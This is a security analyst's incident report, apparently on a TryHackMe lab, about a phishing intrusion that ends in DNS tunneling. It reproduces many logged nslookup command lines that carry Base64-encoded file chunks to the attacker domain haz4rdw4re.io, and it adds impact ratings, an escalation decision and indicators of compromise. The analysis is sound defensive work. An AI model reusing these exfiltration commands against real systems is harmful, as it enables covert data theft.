process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

1026	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:42.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	3952
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" 8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

1027	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:42.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	5432
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

1028	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:42.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	3800
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

1029	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:42.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	6604
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

1030	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:42.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	5704
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

1031	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:42.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	5696
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

1032	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:42.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	4752
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" 8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\exfiltration\
event.action:	Process Create (rule: ProcessCreate)

1033	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:58.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	3700
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\
event.action:	Process Create (rule: ProcessCreate)

1034	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:58.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	3648
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io
process.working_directory:	C:\Users\michael.ascot\downloads\
event.action:	Process Create (rule: ProcessCreate)

A series of high-severity Sysmon ProcessCreate alerts (IDs 1025–1034) were observed on host WIN-3450 between 16:18:42 and 16:18:58 on Feb 19, 2026. Each alert shows powershell.exe spawning nslookup.exe, with command-line parameters containing long, encoded subdomains directed to the external domain haz4rdw4re.io.

The repetition, encoded query structure, and rapid execution sequence strongly indicate automated DNS requests consistent with DNS tunneling techniques rather than legitimate name resolution activity. Notably, these executions originated from the Downloads\exfiltration directory, which had previously been identified as the staging location for collected files, further linking the activity to the suspected data exfiltration phase.

The clustering of these alerts in close temporal proximity to the preceding data staging and network share access events supports the assessment that this activity represents the final stage of the attack chain, where staged data was likely transmitted externally via DNS queries. This pattern demonstrates coordinated post-compromise behavior rather than isolated anomalous processes.

i	Time	Event
>	2/19/26 4:18:45.112 PM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" RmYjEyNGZiMTY1NjZlfQ==.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 3648 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 02/19/2026 16:18:45.112 } Show as raw text host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json
>	2/19/26 4:18:45.112 PM	{ [-] datasource: sysmon event.action: Process Create (rule: ProcessCreate) event.code: 1 host.name: win-3450 process.command_line: "C:\Windows\system32\nslookup.exe" VEhNezE0OTczMjFmNGY2ZjA1OWE1Mm.haz4rdw4re.io process.name: nslookup.exe process.parent.name: powershell.exe process.parent.pid: 3728 process.pid: 3700 process.working_directory: C:\Users\michael.ascot\downloads\ timestamp: 02/19/2026 16:18:45.112 } Show as raw text host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

This log shows multiple nslookup.exe executions initiated by powershell.exe on host WIN-3450 at 16:18:45. The command lines contain long, encoded subdomains querying the external domain haz4rdw4re.io, which is highly indicative of DNS tunneling activity. The repetition and encoding pattern strongly support the assessment of potential data exfiltration over DNS rather than normal diagnostic usage.

2/19/26 4:18:29.112 PM

```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe"
AdAAAAHQAAAEludmVzdG9yUHJlc2Vu.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 5704
   process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
   timestamp: 02/19/2026 16:18:29.112
}
```

Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

2/19/26 4:18:29.112 PM

```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe"
8AAAAbAAAAQ2xpZW50UG9ydGZvbGlv.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 3952
   process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
   timestamp: 02/19/2026 16:18:29.112
}
```

Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

These logs show additional nslookup.exe executions spawned by powershell.exe at 16:18:29 on host WIN-3450, with the working directory set to the exfiltration folder. The DNS queries contain encoded subdomains directed to haz4rdw4re.io, reinforcing the pattern of automated requests consistent with DNS-based data exfiltration rather than normal DNS lookups.

2/19/26 4:18:29.112 PM

```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe"
AFBLAwQUAAAACAC9oC5XHhlO5R8AAA.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 6604
   process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
   timestamp: 02/19/2026 16:18:29.112
}
```

Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

2/19/26 4:18:29.112 PM

```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe"
dGF0aW9uMjAyMy5wcHR488wrSy0uyS.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 5696
   process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
   timestamp: 02/19/2026 16:18:29.112
}
```

Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

These logs show additional nslookup.exe executions spawned by powershell.exe at 16:18:29 on host WIN-3450, with the working directory set to the exfiltration folder. The DNS queries contain encoded subdomains directed to haz4rdw4re.io, reinforcing the pattern of automated requests consistent with DNS-based data exfiltration rather than normal DNS lookups.

2/19/26
4:18:29.112 PM


```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe"
U3VtbWFyeS54bHN4c87JTM0rCcgvKk.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 5432
   process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
   timestamp: 02/19/2026 16:18:29.112
}
```


Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

2/19/26
4:18:29.112 PM


```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe"
8KKEotTs0rSSzJzM8zMjAy1isoKKkA.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 4752
   process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
   timestamp: 02/19/2026 16:18:29.112
}
```


Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

2/19/26
4:18:29.112 PM


```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe"
UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 5520
   process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
   timestamp: 02/19/2026 16:18:29.112
}
```


Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

2/19/26
4:18:29.112 PM


```
{ [-]
   datasource: sysmon
   event.action: Process Create (rule: ProcessCreate)
   event.code: 1
   host.name: win-3450
   process.command_line: "C:\Windows\system32\nslookup.exe"
nLz8nMDy7NzU0sqtSryCmu4OVyprsk.haz4rdw4re.io
   process.name: nslookup.exe
   process.parent.name: powershell.exe
   process.parent.pid: 3728
   process.pid: 3800
   process.working_directory: C:\Users\michael.ascot\downloads\exfiltration\
   timestamp: 02/19/2026 16:18:29.112
}
```


Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

These logs show multiple Sysmon Process Create (Event ID 1) events where nslookup.exe was repeatedly executed on host WIN-3450 by powershell.exe. The command lines contain long, encoded subdomains appended to the external domain haz4rdw4re.io, and the working directory points to the Downloads\exfiltration folder.

The frequency, encoded query patterns, and association with the staging directory strongly indicate automated DNS tunneling activity, consistent with data exfiltration over DNS rather than normal troubleshooting queries.

nslookup

Applies to: ✅ Windows Server 2025, ✅ Windows Server 2022, ✅ Windows Server 2019, ✅ Windows Server 2016, ✅ Windows 11, ✅ Windows 10, ✅ Azure Local 2311.2 and later

In this article

Syntax
Examples
Related links


Displays information that you can use to diagnose Domain Name System (DNS) infrastructure. Before using this tool, you should be familiar with how DNS works. The nslookup command-line tool is available only if you have installed the TCP/IP protocol.

Syntax

Copy

```
nslookup [exit | finger | help | ls | lserver | root | server | set | view] [opt
```

According to Microsoft Learn, Nslookup is a built-in Windows command-line tool used to query DNS servers and resolve domain names to IP addresses. While it is a legitimate troubleshooting utility, repeated or scripted nslookup executions especially with long or encoded subdomains can indicate DNS tunneling or data exfiltration activity, as observed in this incident.



AI Overview

The string `UEsDBBQAAAAIANigLlfVU3cDIgAAAI.haz4rdw4re.io` is a DNS query used in a **TryHackMe cybersecurity challenge** (specifically from rooms like "Phishing Unfolding" or "Hunt Me I: Payment Collectors"). Medium +1

Here is the breakdown of what this indicates:

- `UEsDB...` **(The Subdomain):** This is Base64-encoded data. The string "UEsDB" specifically represents the header for a ZIP file (`PK..` in ASCII).
- `haz4rdw4re.io` **(The Domain):** This is an attacker-controlled, malicious domain used to receive exfiltrated data.
- **Context:** This is a technique called **DNS Exfiltration** or **DNS Tunneling**. Attackers encode stolen data (in this case, likely from a zip file) into a subdomain and send it to their own DNS server, allowing them to bypass firewalls. Medium +1

In the context of the TryHackMe labs, this traffic is meant to be detected by analysts using security tools like Splunk, Wireshark, or Zeek to identify data theft. Medium +1

The screenshots show a threat intelligence lookup for the domain and encoded subdomain observed during the investigation. Although the platform indicates that no

security vendors have flagged the domain as malicious, the structure of the query particularly the long, encoded subdomain is consistent with DNS-based data exfiltration techniques. In the context of this TryHackMe simulation, the activity represents a controlled example of DNS tunneling behavior. Despite the lack of reputation hits, it remains suspicious due to its alignment with known exfiltration patterns.

IMPACT ASSESSMENT

Based on the correlated alerts and supporting telemetry, the incident is assessed to have resulted in a compromise of the affected workstation while maintaining overall system availability. The selected impact ratings reflect the observed scope of malicious activity and the sensitivity of the accessed data.

Table 2: Functional Impact Guide

Category Rating		Definition
0	NONE	No effect to the organization's ability to provide all services to all users
1	LOW	Minimal effect; the organization can still provide all critical services to all users but has lost efficiency *(or may happen based on the nature of cyber-attack)*
2	MEDIUM	Organization has lost the ability to provide a critical service to a subset of system users *(or may happen based on the nature of cyber-attack)*
3	HIGH	Organization is no longer able to provide some critical services to any users *(or may happen based on the nature of cyber-attack)*

The affected workstation remained operational throughout the incident, and no immediate disruption to business services was observed. However, evidence indicates that the system was actively compromised, reducing its trustworthiness and requiring investigation and remediation to restore confidence in system integrity.

Table 3: Information Impact Guide

Category Rating		Definition
0	NONE	No information was exfiltrated, changed, deleted, or otherwise compromised
1	INTEGRITY	Integrity Loss; Sensitive or was changed or deleted *(or may happen based on the nature of cyber-attack)*
2	PRIVACY	Privacy Breach; Sensitive personally identifiable information (PII) of taxpayers, employees, beneficiaries, etc. was accessed or exfiltrated *(or may happen based on the nature of cyber-attack)*
3	PROPRIETARY	Proprietary Breach; Unclassified proprietary information, such as protected critical infrastructure information (PCII), was accessed or exfiltrated

Investigation findings indicate unauthorized access to a network share containing sensitive financial records. While the extent of data exposure cannot be fully confirmed without deeper forensic analysis, the nature of the data suggests a potential risk to confidentiality, supporting a privacy impact classification.

Category Rating		Definition
0	NOT APPLICABLE	Incident does not require recovery.
1	REGULAR	Regular; Time to recovery is predictable with existing resources
2	SUPPLEMENTED	Supplemented; Time to recovery is predictable with additional resources
3	EXTENDED	Extended; Time to recovery is unpredictable; additional resources and outside help are needed
4	NOT RECOVERABLE	Recovery from the incident is not possible (e.g., sensitive data exfiltrated and posted publicly); launch investigation

Ref: NIST Special Publication 800-61 - "Computer Security Incident Handling Guide"

Recovery of the affected asset is expected to require incident response support, including forensic validation, system integrity checks, and possible credential resets. Additional monitoring and remediation measures may be necessary to ensure the environment is fully secured and to prevent recurrence.

ACTIONS TAKEN

- Correlated email and endpoint alerts to reconstruct the incident timeline and identify the phishing email as the likely initial access vector
- Analyzed process and file activity, confirming suspicious use of PowerShell and native Windows utilities

- Identified evidence of data staging and anomalous DNS query activity consistent with potential data exfiltration
- Documented investigative findings and escalated the incident for containment and further analysis by higher-tier responders

ESCALATION DECISION:

Color Indicator	Threat Level	Description	Report Timeframe
RED (rating 9-11)	Critical	Ransomware, C&C Server, DDOS affecting all critical sectors, Data breach with critical information exposed, wide-spread destructive compromised system, 0-day, Supply Chain attacks	12 hours upon discovery of the incident
ORANGE (rating 6-8)	High	Compromised executive email, Malware infiltration, Network and system Intrusion	18 hours upon discovery of the incident
YELLOW (rating 4-5)	Elevated	Detected known vulnerabilities, Idle botnets and backdoors, Unresolved signs of system intrusion(website defacements, etc.)	24 hours upon discovery of the incident
BLUE (rating 2-3)	Moderate	Phishing Incidents, Compromised systems/websites with non-sensitive information	48 hours upon discovery of the incident
GREEN (0-1)	Low	Unverified Anomalies	48 hours upon discovery of the incident


Based on the CERT-PH Cyber Threat Level Indicator, this incident is assessed as **High (Orange)** due to the confirmed compromise of a high-value executive endpoint and the presence of behaviors consistent with unauthorized access to sensitive financial data. Investigative findings indicate a multi-stage intrusion involving phishing-based initial access, post-compromise reconnaissance, data staging, and DNS activity suggestive of potential exfiltration.

Given the scope of activity, the sensitivity of the affected asset, and the likelihood of data exposure, escalation to higher-tier analysts and incident response personnel was warranted to support containment, validate the extent of compromise, and coordinate remediation actions across the environment.

ROOT CAUSE (IF KNOWN):

Table 5: Attack Vectors Taxonomy

Attack Vector	Description	Example
Unknown	Cause of the attack is unidentified.	This option is acceptable if cause (vector) is unknown upon initial report. The attack vector may be updated in a follow-up report.
Attrition	An attack that employs brute force methods to compromise, degrade, or destroy systems, networks, or services.	Denial of Service intended to impair or deny access to an application; a brute force attack against an authentication mechanism, such as passwords or digital signatures.
Web	An attack executed from a website or web-based application.	Cross-site scripting attack used to steal credentials, or a redirect to a site that exploits a browser vulnerability and installs malware.
Email/Phishing	An attack executed via an email message or attachment.	Exploit code disguised as an attached document, or a link to a malicious website in the body of an email message.
External/Removable	An attack executed from removable media or a	Malicious code spreading onto a system



Following the CERT-PH cause analysis framework, the incident is assessed to have most likely originated from an Email/Phishing attack vector. Evidence indicates that a phishing message containing a malicious attachment was delivered to the CEO and used social engineering tactics such as urgency and financial pressure to encourage interaction.

The temporal correlation between the email alert and the subsequent creation of a PowerShell reconnaissance script, along with related post-compromise activity, supports this assessment. However, while indicators strongly suggest user interaction as the entry point, full forensic validation would be required to definitively confirm the exact execution path and payload behavior.

INDICATORS OF COMPROMISE (IOCS) AND INDICATORS OF ATTACK (IOA)

Indicators of Compromise (IOC)	**Indicators of Attack (IOA)**
Suspicious sender domain: hatmakereurope.xyz	Phishing email leveraging urgency and financial pressure tactics
Malicious attachment: ImportantInvoice-February.zip	User interaction potentially leading to execution of malicious content
PowerShell reconnaissance script: PowerView.ps1	PowerShell used to perform internal discovery activity
Staging directory created: C:\Users\michael.ascot\Downloads\exfiltration\	Data staging behavior observed prior to potential exfiltration
External domain contacted: haz4rdw4re.io	Repeated DNS queries with encoded subdomains (DNS tunneling pattern)
Suspicious process executions: powershell.exe, robocopy.exe, net.exe, nslookup.exe	Use of living-off-the-land binaries for post-compromise activity
Network share accessed: \FILESRV-01\SSF-FinancialRecords	Unauthorized access to sensitive financial data

CLOSURE NOTES:

The investigation determined that the activity represents a multi-stage intrusion affecting a high-value executive workstation, beginning with phishing-based initial access and followed by reconnaissance, unauthorized access to sensitive financial records, data staging, and network activity consistent with potential DNS-based exfiltration. Due to the risk to data confidentiality and the involvement of critical assets, the incident was escalated for containment and full incident response procedures with continued forensic analysis and monitoring recommended to validate the extent of potential data exposure and strengthen preventive controls.